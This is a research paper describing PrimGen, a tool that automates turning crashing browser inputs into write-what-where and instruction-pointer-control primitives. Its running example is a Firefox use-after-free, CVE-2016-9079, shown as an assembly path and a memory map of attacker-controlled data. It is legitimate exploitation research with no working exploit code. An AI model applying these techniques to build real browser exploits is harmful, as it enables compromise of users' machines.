Towards Automated Generation of Exploitation Primitives for Web Browsers

Behrad Garmany
Ruhr-Universität Bochum
behrad.garmany@rub.de

Martin Stoffel
Ruhr-Universität Bochum
martin.stoffel@rub.de

Robert Gawlik
Ruhr-Universität Bochum
robert.gawlik@rub.de

Philipp Koppe
Ruhr-Universität Bochum
philipp.koppe@rub.de

Tim Blazytko
Ruhr-Universität Bochum
tim.blazytko@rub.de

Thorsten Holz
Ruhr-Universität Bochum
thorsten.holz@rub.de

ABSTRACT

The growing dependence on software and the increasing complexity of such systems builds and feeds the attack surface for exploitable vulnerabilities. Security researchers put up a lot of effort to develop exploits and analyze existing exploits with the goal of staying ahead of the state-of-the-art in attacks and defenses. The urge for automated systems that operate at scale, speed and efficiency is therefore undeniable. Given their complexity and large user base, web browsers pose an attractive target. Due to various mitigation strategies, the exploitation of a browser vulnerability became a time consuming, multi-step task: creating a working exploit even from a crashing input is a resource-intensive task that can take a substantial amount of time to complete. In many cases, the input, which triggers a vulnerability follows a crashing path but does not enter an exploitable state.

In this paper, we introduce novel methods to significantly improve and partially automate the development process for browser exploits. Our approach is based on the observation that an analyst typically performs certain manual analysis steps that can be automated. This serves the purpose to propagate the bug-induced, controlled data to a specific program location to carry out a desired action. These actions include achieving *write-what-where* or *control over the instruction pointer* primitives. These are useful to extend control over the target program and are necessities towards successful code execution, the ultimate goal of the adversary. We implemented a prototype of our approach called PrimGen. For a given browser vulnerability, it is capable of automatically crafting data objects that lead the execution to a desired action. We show in our evaluation that our approach is able to generate new and previously unknown exploitation opportunities for real-world vulnerabilities in Mozilla Firefox, Internet Explorer, and Google Chrome. Using small templates, PrimGen generates inputs that conducts specific primitives. In total, PrimGen has found 48 JavaScript inputs which conduct the desired primitives when fed into the target browsers.

ACM Reference Format:
Behrad Garmany, Martin Stoffel, Robert Gawlik, Philipp Koppe, Tim Blazytko, and Thorsten Holz. 2018. Towards Automated Generation of Exploitation Primitives for Web Browsers. In *2018 Annual Computer Security Applications Conference (ACSAC '18), December 3–7, 2018, San Juan, PR, USA.* ACM, New York, NY, USA, 13 pages. https://doi.org/10.1145/3274694.3274723

1 INTRODUCTION

Software vulnerabilities pose a severe threat in practice as they are the root cause behind many attacks we observe on the Internet on a daily basis. A few years ago, attackers shifted away from server-side vulnerabilities to client-side vulnerabilities. Nowadays, especially web browsers are an attractive target given their complexity (i.e., Mozilla Firefox contains about 18 million lines of code [25]) and large user base. Browsers incorporate many complex features including processing of different languages (e.g., various Markup languages, JavaScript (JS), WebGL, etc.) and interpreting many file formats (e.g., images, audio, video or Office files). As a result, browsers provide a large attack surface and security-critical vulnerabilities are found continuously.

To counter such vulnerabilities, various mitigation strategies emerged [36] and were incorporated into browsers themselves and the underlying operating system to make exploitation of a given vulnerability as difficult as possible. As a result, the exploitation of a browser vulnerability became a time consuming, multi-step task: starting from (i) discovering the vulnerability, (ii) minimizing the crashing input, (iii) verifying exploitability, and (iv) building upon the crashing input to gain code execution or escalate privileges. Unfortunately, most of these tasks are commonly performed manually in practice. Hence, exploiting a browser vulnerability is nowadays a complex task and it is not uncommon that several man months are invested into creating a working exploit [35]. This is often necessary to prove that a given bug is indeed security-critical and has to be eliminated before victims are compromised and suffer financial or reputation loss, or other kinds of damages.

To explain the underlying challenges, we first need to focus on the typical steps of a modern browser exploit. Usually, at a certain point in the exploit-development process, the developer is confronted with a state where she controls a CPU register with a value pointing to controlled memory. The contents of this memory region under her control can be influenced with *heap spraying*. The subsequent step is to put a lot of effort into manually debugging the program flow to find a desired action when the bug is triggered. This might be the propagation of controlled memory content into the instruction pointer register to divert the control-flow, or the propagation into a write instruction to alter fields of internal browser objects. This way, the exploit gains additional capabilities such as extended reading/writing of memory or escalated privileges due to an altered security flag. For example, *ExpLib2* is a specifically prepared exploit plugin in form of a JavaScript (JS) library. It only requires a single memory write in order to gain complete remote code execution in Internet Explorer 11 [13, 14, 22]. Nonetheless, achieving even a single, illegitimate memory write can be difficult and time-consuming in practice.

There is a line of work on automated exploit generation methods such as for example AEG [5] or Mayhem [12]. The general goal is to find exploitable bugs and automatically generate exploits for them. However, AEG focuses on simpler bug classes such as continuous, stack-based buffer overflows and format-string vulnerabilities. Due to improvements in software testing and exploit mitigations in the browser context, analysts focus on use-after-free, type confusion and uninitialized-variable bugs. Mayhem [12] also approaches automated exploit generation. It shares the limited set of bug classes with AEG, but supports analysis of binary executables and extends on the methods used such as hybrid symbolic. However, automated exploit generation remains an open challenge. In many cases, the given input, which triggers a vulnerability follows a crashing path but does not enter an exploitable state.

Turning a crashing input of a vulnerability into an useful exploit primitive is a cumbersome and time-consuming task. Especially the size and complexity of software systems such as modern web browsers makes this a challenging problem. In this paper, we address this specific challenge of automatically creating *exploit primitives* (e.g., attacker-controlled reads and writes) and crafting *exploitation primitive triggers* for a given crashing input in web browsers. We present an automated analysis method that takes a JS/HTML file (i.e., template) that crashes a given browser instance as input, and modifies the JS objects in a way that the resulting JS file (i.e., exploitation primitive trigger) performs attacker-desired actions (i.e., exploit primitive), such as the above mentioned memory write. We developed a binary analysis framework which incorporates several analysis techniques to achieve that degree of automation. For the target binary of a browser with the to-be-exploited vulnerability, we first derive both the control-flow and data-flow, including *def-use* and *points-to* information of registers and memory. Next, we use a *Datalog* based approach to track the attacker-controlled data from the crashing input into *sinks* of interest (e.g., controlled memory writes or reads) in a taint-style manner. This analysis yields execution paths which start at the control of a CPU register induced by the crashing input, and end in sinks where controlled input is involved in useful actions, e.g., an arbitrary memory write or controlling the instruction pointer. These *candidate paths* are symbolically evaluated to filter out unsatisfiable paths. Although browsers are very complex binaries, our approach does not suffer from common problems such as path explosion given that we perform symbolic execution only on selected program paths and not complete programs. The remaining paths are emulated with the attacker-controlled memory from the crashing input and this data is adjusted accordingly to be able to reach the end of the path, i.e, the according sink. Finally, *memory maps* are created based on the adjusted data. These serve as a base to generate scripts with JS objects, which the vulnerable browser can execute. As a result, the generated JS files perform the desired exploit primitive defined by the sink.

To demonstrate the practical feasibility of the proposed method, we implemented a tool called PrimGen and conducted our evaluation on real-world browser vulnerabilities for Mozilla Firefox, Internet Explorer, and Google Chrome. Our tool identified 486 useful exploit primitives which enhance exploits with arbitrary *Write-Where*, *Write-What-Where* and *EIP control* primitives. We were able to generate 48 JS scripts which execute these primitives.

In summary, we make the following contributions:

- We present an approach to automate the steps of developing crashing browser inputs into the execution of different exploitation primitives. This minimizes time and effort to build an exploit in order to successfully demonstrate exploitability of a security issue.
- Our prototype implementation called PrimGen demonstrates how several static and dynamic analysis methods can be combined to scale to large and complex binary applications. As a result, we are able to analyze complex software such as modern web browsers without the need for source code.
- We evaluate PrimGen on real-world software and real-world vulnerabilities in web browsers including Mozilla Firefox, Internet Explorer, and Google Chrome. Our tool is able to craft data objects leading execution to 486 exploit primitives, for which 48 usable scripts for these browsers are generated.

2 MODEL AND ASSUMPTIONS

The goal of this paper is to present techniques that enable a high degree of automation for exploitation of software bugs in web browsers. It is not our goal to develop an attack to bypass recently introduced mitigations, nor to approach new bug finding mechanisms. As such, our goal is to *automate* a critical exploitation step, namely the process starting from an attacker-influenced location in the target browser binary induced by a vulnerability, to a point where an attacker-desired action is conducted.

We assume the presence of a memory corruption vulnerability that can be triggered by the attacker. The bug is not prepared and provides no useful primitive. However, we assume that a heap spray exists to provide changeable, but still unusable memory contents. Furthermore, we assume that only the crashing input (i.e., the bug trigger in JS) and the initial point of control is known to the attacker, e.g., a CPU register is controlled.

We assume that the target process is protected by widely-used defenses like stack canaries, $W \oplus X$, and ASLR as deployed by major operating systems. This work focuses on the automation of crafting useful primitives, rather than bypassing more sophisticated defenses. Thus, we consider defenses such as virtual table verification [38], Control-Flow Integrity (CFI) [1, 11, 43, 44] and process isolation (sandboxing) [24, 27] out of scope of this paper. Nevertheless, bypassing most of these features is usually performed *after* the attacker has already gained a sufficient amount of control (which we attempt to automate in this paper).

2.1 Modern Vulnerability Exploitation

To better understand the exploitation process of a memory corruption vulnerability in web browsers, we divide it into several steps




Figure 1: Architecture implemented by PrimGen.

that are necessary to gain control of a vulnerable browser. In the following, we provide an overview and explicitly emphasize the different steps we attempt to automate.

1) Vulnerability discovery. Before being able to exploit a vulnerability in order to prove that it is security-critical, it has to be discovered in the first place. Nowadays, it is usually achieved with techniques such as fuzzing [17, 42], symbolic execution [12, 31], or manual code review. The outcome is usually an input testcase which ideally triggers the vulnerability and allows further analyses. We assume this as a prerequisite for our approach.

2) Vulnerability testcase preparation. Depending on the size and complexity of the vulnerability testcase (i. e., an HTML or JS file), it might be necessary to (manually) minimize and alter the testcase. From an exploitation perspective, a small vulnerability testcase (*VUT*) ideally triggers the bug and crashes the target process in a deterministic way, given that this allows an easier investigation. A VUT is sometimes also called a *crashing input*. Based on the vulnerability type and the affected browser component, there might already be signs of attacker control. These include bogus register values or memory content usually provoking the crash. Hence, we define a VUT to be a user-controlled input which provides a first and basic *control point* in the program flow (i. e., CPU registers or memory contains attacker-controlled content). Our approach starts with a VUT that provides a *control point* (also called *control source*). This is the beginning of our automation approach.

3) Preparing attacker memory. Before an attacker exercises the vulnerability via the VUT, she usually prepares regions of memory which enable an illegitimate action with the bug later on. This is, for instance, the case for *spatial* memory errors such as buffer overflows. An attacker may utilize the browsers scripting engine to create and place specific JS objects after an object with the buffer overflow vulnerability on the heap [26]. This serves the purpose of overwriting the specific object once the bug is triggered. Similarly, freed memory regions may be reclaimed by attacker-controlled objects to support *temporal* memory errors such as use-after-free bugs [18]. As soon as the vulnerability is triggered, the attacker operates on the prepared object with the dangling pointer. Another bug-class which may need prepared memory is the usage of *uninitialized variables*. If the attacker manages to fill the stack with controlled values, e.g., via *stack spraying* [16, 23], the uninitialized variables are filled with controlled values when the bug triggers. This extends attacker control beyond the initial control point. Generally speaking, preparing of attacker memory happens before the vulnerability is triggered, and these preparations are normally performed with heap spray. Heap spraying can be seen as a black box as one heap spray usually works reliably on a browser across (minor) version updates. Our analysis is based on a VUT with an extended, basic heap spray as input. Starting from this state, we aim at modifying the to-be sprayed JS objects in order to extend attacker control from *control sources* to *attacker sinks* in the target program flow, as we explain next.

4) Exercising an attacker primitive. At this point in the exploit development process, the attacker has a VUT which (i) triggers the vulnerability, (ii) fosters basic control over register/memory, and (iii) enables further execution towards yet unknown program sinks. As soon as the vulnerable program executes beyond the initial control point, it operates on attacker-controlled memory prepared via, e.g., heap spray. The control flow is already illegitimately influenced, and furthermore, an action of the attacker's choice should be exercised next. We name the program point where this specific action takes place *attacker sink*. The execution flow, starting at the *control point* and eventually landing in the *attacker sink*, is called *exploitation primitive*. Put differently, an *exploitation primitive* executes from the *control point*, whereby controlled data from prepared memory (e.g., heap spray) influences branches and directs the control flow towards intended *attacker sinks*. Ultimately, a sink performs the attacker's desired action(s). We choose the following sinks as targets for exploitation primitives, mainly because they are necessities of subsequent steps such as arbitrary code execution:

- **Write-Where (WrW)**: The attacker manages to propagate controlled data into a sink with a limited-write instruction such as an increment, decrement, arithmetic or bit-like operation of controlled memory. Expressed in x86 assembly, a popular example is `inc [controlled]`. Usually, this sink is used to change a data field such as a length field of an internal browser object. This object can then be misused to illegitimately read, write, or corrupt memory in the address space arbitrarily.
- **Write-what-where (WWW)**: This sink contains instructions which allow arbitrary memory writes, in which the attacker controls the value (val) and the destination (`dst`), e.g., `mov [dst], val`. Similarly, this sink serves to corrupt memory in order to be able to perform more malicious computations in the target process. For example, if `val` is a pointer into a shared library, this sink may serve the purpose to create an information leak and bypass ASLR.
- **Control over the Instruction Pointer (EIP)**: EIP sinks allow control over the instruction pointer: an indirect call with attacker-controlled values redirects the control flow. This is often possible in browsers at virtual function call sites such as for example `call [controlled]`.

The main automation task we accomplish is to generate JS code which *triggers* an *exploitation primitive*, i. e., the execution of the program path between the *control point* and the *attacker sink*. Attacker-controlled data in the form of JS objects has to be carefully crafted such that the program executes this program path once the vulnerability is triggered. As a result, we generate JS/HTML files based on VUTs to perform the intended exploitation primitive. We call these result files *exploitation primitive trigger* (EPT).

Usually, searching and finding a desired exploitation primitive, analyzing the corresponding program path, and crafting the data fields correctly is a cumbersome process, as this is mostly performed manually and such program paths may consist of many basic blocks. Our aim is to fully automate all parts of this step, as we explain in § 3.

5) Finalizing the exploit. Usually after an EPT executed, the attacker has a higher level of control within the browser process, either because she has overwritten a security flag and is able to run high-privileged JS [22], or is performing arbitrary computations via code-reuse techniques after gaining EIP control. Both are possible means to exploit a vulnerability in the OS kernel to further escalate privileges. However, we consider this step as future work and currently out of scope.

3 DESIGN

In the following, we describe the design and overall architecture of our approach towards automating and assisting the process of exploitation in browsers as implemented by PrimGen. An overview of the architecture is shown in Figure 1. Our prototype is split into two main phases consisting of several components.

1) Preprocessing. Since we operate on the whole target binary, our first step is to reconstruct the CFG of each function using off-the-shelf binary frameworks. Each function is then lifted into an intermediate language (IL) which is, according to its CFG, transformed into static single assignment (SSA) form. Finally, we collect data such as function entries, register uses/definitions, memory reads/writes, and control-flow information. Furthermore, PrimGen is able to incorporate trace/control-flow and memory information obtained with dynamic analysis (debugger or tracer). This is achieved by executing the target program with the VUT in a debugger having a breakpoint set at the *control point*. Hence, a dynamic trace and memory dump is extracted as soon as the breakpoint is hit. All information is collected into fact instances that are written into a *knowledge base* for postprocessing.

2) Postprocessing. We use a Datalog-based approach to follow a path of controlled data beyond the *control point*. This can be seen as a lightweight static taint analysis. After having determined the locations of a *control point*, we start the analysis to find reachable sinks; based on this information, we form a graph that describes the flow of *control* from one basic block to another. With this graph in place, paths to our intended sinks are symbolically executed and filtered beforehand if they are not solvable. The remaining paths lead us to potential exploit primitives and data needs to be crafted to reach them. In this step, all constraints related to controlled data are collected and used to build memory maps; these maps provide an overview on how the objects need to be crafted. Using a memory dump that is acquired at the time where the *control point* is hit, we verify every satisfiable path that has a memory map attached. This is achieved in a platform-agnostic manner. The process can also be seen as an additional filtering layer. Finally, given a *template* (e.g., a VUT with a basic heap spray, see § 2.1), our prototype generates scripts to be fed into the browser (EPT).

Depending on the binary (note that browsers are huge), the first phase might take up to several hours. Therefore, we extract only those functions in the binary that are reachable by the *control point*. If the analysis reaches a point where further functions are needed, they are added to the database on demand.

Running Example. During our evaluation of CVE-2016-9079, a use-after-free in Firefox 50.0.1, our tool generated an input following a path to an indirect call. We think that this specific case is complex, yet easy enough to clarify the concepts of this work. Figure 2 illustrates our running example which we constantly refer to throughout this paper. The figure shows three illustrations which we cover in the course of the next sections. For now, consider the assembly code along a path generated by PrimGen. The code runs from the *control point* at `0x107a00d4` into an indirect call sink at `0x101c0cb8`. The value in `ecx` at `0x107a00d7` is the memory region that the attacker controls through a JS object. The interested reader finds the VUT code leading to the *control point* in Listings 2 and 3 in Appendix A. It is based on code of the corresponding Mozilla Bug Report [37].

Datalog. The use of Datalog allows us to express analyses in a highly declarative manner. Datalog, in its essence, is a query language based on the logic paradigm. A logic program consists of facts and rules. Facts describe certain assertions about a closed world, which, in our case, is a binary application. Facts and rules are represented as Horn clauses of the form:

$$P_0 :- \quad P_1, \ldots, P_n$$


where P_i is a literal of the form $p(x_1, \ldots, x_k)$ such that p is a predicate and the x_j are terms. Each term can be a variable or a constant. The left hand side of the clause is called head; the right hand side is called body. A clause is true when each of its literals in the body are true. A clause can also have an empty body which makes it a *fact*.

Conventional Datalog programs distinguish between IDB and EDB predicates. EDB (extensional database) embodies a collection of a-priori facts, e.g., those facts that we extract from the binary and which are listed in Table 1. We also call these EDB predicates *input relations*, since they build up the base and are fed into Datalog before any analysis code runs. IDB (intensional database) are those predicates that are defined by rules. Rules are basically deduced facts of those that are known in the closed world. These deduced facts again build up the basis for new facts to be deduced. Datalog programs operate until they are saturated with facts, i.e., no new facts are found and a fixpoint is reached. Many program analyses are based on fixpoint algorithms which utilize worklist arrangements [3]. With Datalog, we overcome the design of these arrangements. For a thorough introduction into this field, we refer the reader to papers by Smaragdakis et al. [33, 34].

3.1 Knowledge Base

The *knowledge base* is part of PrimGens preprocessing step. Once the IL is transformed into SSA, we extract properties of interest into fact databases. For instance, a CallTo fact represents every call instruction. In Datalog terms, it is expressed by:

CallTo(callee_ctx, callee_entry, section callsite, context_caller).



```
0x107a00d4:    mov     ecx, dword ptr [esi + 0x10]
0x107a00d7:    add     ecx, 0x88
0x107a00dd:    mov     eax, dword ptr [ecx + 0xac]
0x107a00e3:    cmp     eax, 1
0x107a00e6:    je      0x107a00ed

--------------------------------------------------
 .
0x107a00f1:    push    dword ptr [ecx + 0x70]
0x107a00f4:    call    0x1152193e
                .
                .
0x11521448:    mov     ecx, dword ptr [ecx]
0x1152144a:    test    ecx, ecx
0x1152144c:    jne     0x1143b3f7

--------------------------------------------------

0x1143b3f7:    call    0x1143f130
                .
                .
0x101c0c9a:    mov     edi, ecx
0x101c0c9c:    xor     ebx, ebx
0x101c0c9e:    test    byte ptr [edi + 0x18], 4
0x101c0ca2:    je      0x101c0d3c

--------------------------------------------------

0x101c0ca8:    mov     esi, dword ptr [edi + 0x14]
0x101c0cab:    mov     ebp, 0x800
0x101c0cb0:    test    esi, esi
0x101c0cb2:    je      0x101c0d0e
                .
                .
0x101c0cb4:    mov     eax, dword ptr [esi]
0x101c0cb6:    mov     ecx, esi
0x101c0cb8:    call    dword ptr [eax + 0x138]
```

Memory Map

```
===========base: 0xd0000f54L============
+---------+--------------------------+
|  offset |           data           |
+---------+--------------------------+
| -0xf54L | 0xd0000eccL(base+0x-88)  |
+---------+--------------------------+
|   0x0L  | 0xd0001fe8L(base+0x1094) |
+---------+--------------------------+
|  0x70L  |         min:0x0          |
|         |      max:0xffffffff      |
+---------+--------------------------+
|  0xacL  |           0x1            |
+---------+--------------------------+
| 0x10a8L | 0xd0003000(base+0x20ac)  |
+---------+--------------------------+
| 0x10acL |         min:0x5          |
|         |         max:0xff         |
+---------+--------------------------+
| 0x20acL | 0xd0003ec8L(base+0x2f74) |
+---------+--------------------------+
| 0x30acL |         min:0x0          |
|         |      max:0xffffffff      |
+---------+--------------------------+
```

Memory Tree Structure
0xd0000ff54
+0x70
+0x0
+0xac
off:0x70#0xd0000fc4 min: 0x0 max: 0xffffffff
off:0x0 val: 0xd0001fe8
off:0xac val: 0x1
+0x18
+0x14
off:0x10ac#0xd0002000 min:0x5 max:0xff
off:0x10a8#0xd0001ffc val: 0xd0003000
+0x0
off:0x20ac#0xd0003000 val: 0xd0003ec8
+0x138
off:0x30ac#0xd0004000 min: 0 max: 0xffffffff

Figure 2: Running example: Path generated from a *control point* at `0x107a00d4` into an indirect call sink. On the left side, the assembly code is shown which is executed along the path into the sink at `0x101c0cb8`. The arrows indicate the mapping to a controlled memory region. Each generated path is associated with a memory map. All offsets are relative to the base address. Each memory map is transformed into a tree structure.

Similarly, there are properties of interest that describe *load* and *store* operations which we express through facts and store them into their corresponding fact database. Basically each fact database summarizes the property of interest for each function. All fact databases together form our knowledge base for the binary. For brevity, we present a fraction of facts in Table 1, which are used in our code snippets.

The term *context* in Table 1 refers to the corresponding name of the function which is prefixed by "sub" and its entry point address, when no symbols are present. We utilize so called *SSA-maps*, an abstract environment that encapsulates the IL instructions in SSA form for each basic block. Each IL instruction has an order in these maps similar to the order of instructions in the basic block. With *address*, we, therefore, refer to the basic block address and the order of the IL expression in the SSA-map. In this manner, we can precisely identify each expression. We cover the basic functionality of these maps in § 4.

All of our algorithms operate on the same set of facts stored in the knowledge base and by defining rules, new facts are deduced which gives us new insight about properties of interest. Each newly deduced fact is added to the knowledge base and is transparently adapted by other algorithms that operate on these facts.

3.2 Propagating Control

With our knowledge base set, we run our Datalog code to search for specific sinks. These sinks can be seen as enforced taint policies; we use the term *control* akin to the idea of a *taint*. We therefore use these terms interchangeably. The whole procedure can be seen as a lightweight static taint analysis as we do not utilize a memory model. We rather *approximate* a taint analysis by our Datalog algorithms. Recall that Datalog is used to conveniently overcome the complex design of worklist arrangements used in fixpoint algorithms. Another convenient benefit we gain is flexibility. By adding a new fact to the knowledge base, all algorithms that operate on the same facts transparently adapt to it. New facts can be added by a human expert or an algorithm that gives new insight into the state space of controlled data. To compensate the lack of a memory model we use an on demand field-,flow-,and context-sensitive *points-to analysis* that shares and operates on the same set of facts. The points-to analysis is needed in some cases where we run into aliasing issues as we discuss in § 5.2.

Control/Taint is statically propagated from the *control point* in a straightforward manner. Whenever a controlled expression, tagged as a use, is assigned to a register or stored into memory, we collect that memory or register expression into a set of controlled expressions. For memory, we propagate control if either the memory cell value or the memory address (*base* + *disp*) is controlled.

In Datalog terms this process is achieved by an IDB predicate. Rules that specify this predicate deduce new facts and the engine continues until it reaches a fixpoint. In this state the engine can not derive any new facts until new information is delivered, i.e., an unseen fact is added to the knowledge base. The final set of facts under the IDB predicate summarizes the set of controlled IL instructions. These IL instructions can be mapped back to their assembly instructions to pinpoint affected instructions in the binary.

We express the flow of control with the following IDB predicate that describes the information flow from one expression to another:

$$\textsc{Controlled}(reg, \{-1, disp\}, \{'R', 'D'\}, addr, context)$$

The term *reg* refers to the deduced register name. The second term in the predicate can either be −1 or a displacement, depending

Table 1: Datalog Input Relations (EDB facts).

CallTo(callee, calleeEntry, section, callsite, caller)	Describes the interprocedural control-flow from caller to callee.
Memory({store,load}, opndType, opndID, disp, addr, context)	Describes store and load instructions where *opndType* can either be a constant, a register or an equation.
Register(id, reg, {d,u}, size, addr, context)	Describes the use or the definition of a register in any expression, annotated as 'u' or 'd' respectively. If a register is used in a memory expression which is defined, we annotate that register with 'd' as well.
IndCall(id, opndType, opndId, addr, context)	Describes an indirect call. The type of the operand can either be a register or a memory expression.
Scope(reg, regSSA, addr, context)	Mapping from a register name to its subscripted register name in SSA form at a given address.
Param(paramID, n, reg, disp, "Stack", callsite, callerContext)	Describes a stack parameter being passed from a caller context. The variables *reg* and *disp* are unified with the corresponding stack pointer expression and its displacement. Variable *n* describes the nth parameter.

on whether the deduced register name is part of a dereference at a specific address described by the terms *addr* and *context*. The third term can either be 'R' or 'D', indicating that we control the register itself or the value being stored at `reg + disp`. We express it as follows as a rule:

$$\begin{aligned}&\textsc{Controlled}(reg, -1, 'R', addr, context) :- \\ &\quad \textsc{mov\_rr}(c\_reg, reg, addr, context), \\ &\quad \textsc{Controlled}(c\_reg, -1, 'R', \_, context).\end{aligned}$$

This recursive rule says that if a controlled register *c_reg* is moved to a register *reg*, then we control *reg*. Apparently, a new fact is deduced which again is used by Datalog to deduce new facts until a fixpoint is reached. mov_rr is a rule that deduces register to register moves based on the facts.

Similar to this fashion, we embed all facts for memory movements deduced by their rules into a body of a new Controlled rule.

Interprocedural Propagation. Whenever a controlled variable flows into a stack parameter, we map the stack expression into the context of the callee and continue propagating. The following rules clarify this approach for a parameter pass on x86:

$$\begin{aligned}&\textsc{ControlParam}(paramID, calleeCTX, num, 'Stack', callerCTX) :- \\ &\quad \textsc{Controlled}(reg, disp, 'D', \_, callerCTX), \\ &\quad \textsc{Param}(paramID, num, reg, disp, 'Stack', callsite, callerCTX), \\ &\quad \textsc{CallTo}(calleeCTX, calleeEntry, '.text', callsite, callerCTX).\end{aligned}$$

$$\begin{aligned}&\textsc{Controlled}(reg, disp, 'D', calleeEntry, calleeCTX) :- \\ &\quad \textsc{ControlParam}(paramID, calleeCTX, num, 'Stack', callerCTX), \\ &\quad \textsc{Param}(paramID, num, \_, \_, callsite, fromCTX), \\ &\quad \textsc{Map}(num, reg, disp, calleeCTX), \\ &\quad \textsc{CallTo}(calleeCTX, calleeEntry, '.text', callsite, callerCTX).\end{aligned}$$

The first rule states that if we control a value at the memory location *reg* + *disp*, and that location happens to be a parameter through a stack push, then we have control over the parameter value that flows from the caller context into the callee context. The second rule says that if we control a parameter, then we need to know which stack register and displacement corresponds to that parameter in the callee context. This is achieved by the Map rule. The last fact delivers the entry point in the callee context. The whole rule sets the stage for further propagation of controlled data in the callee context. If a register is used in a context `B` that has no SSA subscription, we know that this register is not defined in context `B` at that specific moment. These registers are candidates for parameters and we refer to them as *pass through registers*. In order to track the flow of control into pass through registers, we utilize Scope facts as described in Table 1. These facts help us to determine the subscription, i.e., the live definition of a register at the call site of a context `A` which calls `B`. In this manner, we get a mapping of register expressions between different function invocations.

3.3 Finding Sinks

With our Controlled rules in place, we can define rules to query for our sinks. We are interested in sinks that have the characteristics of a *WrW* / *WWW*, and *EIP* primitive. The following simplified rule shows how we can express an instruction pointer (IP) control:

$$\begin{aligned}&\textsc{IPControl}(reg, bb, addr, ctx) :- \\ &\quad \textsc{IndCall}(\_, addr, ctx), \\ &\quad \textsc{Memory}('load', 'Reg', regID, \_, addr, ctx), \\ &\quad \textsc{Register}(regID, reg, 'u', \_, addr, ctx), \\ &\quad \textsc{Controlled}(reg, -1, 'R', \_, ctx).\end{aligned}$$

This rule states that we run into IP control if we have an indirect call, a memory load at that address, and the register operand used at that address is controlled. Similarly, a *write-where* rule can be expressed as follows:

$$\begin{aligned}&\textsc{ControlledStore}('store', base, disp, addr, ctx) :- \\ &\quad \textsc{Controlled}(base, disp, 'D', addr, ctx), \\ &\quad \textsc{Memory}(\_, 'store', \_, \_, disp, addr, ctx).\end{aligned}$$

$$\begin{aligned}&\textsc{WrW}(base, disp, bb, addr, ctx) :- \\ &\quad \textsc{Register}(id, base, 'd', \_, addr, ctx), \\ &\quad \textsc{Memory}('store', \_, id, \_, addr, ctx), \\ &\quad \textsc{Controlled}(base, -1, 'R', \_, ctx).\end{aligned}$$

Here, we define a rule for a controlled store, e.g., a memory cell value at *base* + *disp* which we control. The *WrW* rule states that we are interested in a register which is the base address of a memory store. The last fact in the body says that the base of that store has to be controlled.

For a *WWW* rule, we combine both, the *WriteWhere* rule and the *ControlledStore* rule, since we are interested in a controlled value




Figure 3: Control Propagation Graph (CPG) of our running example: leaf nodes are attacker sinks.

which is stored in memory and, at the same time, the base operand of that memory store is to be controlled.

3.4 Program Paths

Upon taint generation, we build a graph that represents how control flows from one basic block to another until it reaches a sink. We refer to this graph as *Control Propagation Graph (CPG)* which is illustrated in Figure 3. Leaf nodes which are not sensitive are pruned away. Note, how `ecx_2` in `0x107a00d4` is passed through its non subscripted counterpart `ecx` in `0x11521448`. In between these basic blocks are two calls. Nodes in the *CPG* are not necessarily connected by an edge in the CFG leaving us with *gaps* between these nodes.

The CPG can basically be seen as a slice from the *control point* to the aimed attacker sink. Our aim in this process is to generate paths between each node in the CPG to close these gaps. However, we might face hundreds of basic blocks that lie in between these sliced nodes with conditions that contradict each other leading to unsatisfiable paths. We start by generating paths ahead of time before we check for their satisfiability. This is done in a breadth-first search manner with respect to being realizable. A realizable path accounts for the call stack, i.e., when a function returns it continues on the right call site. We send these paths to the symbolic execution engine.

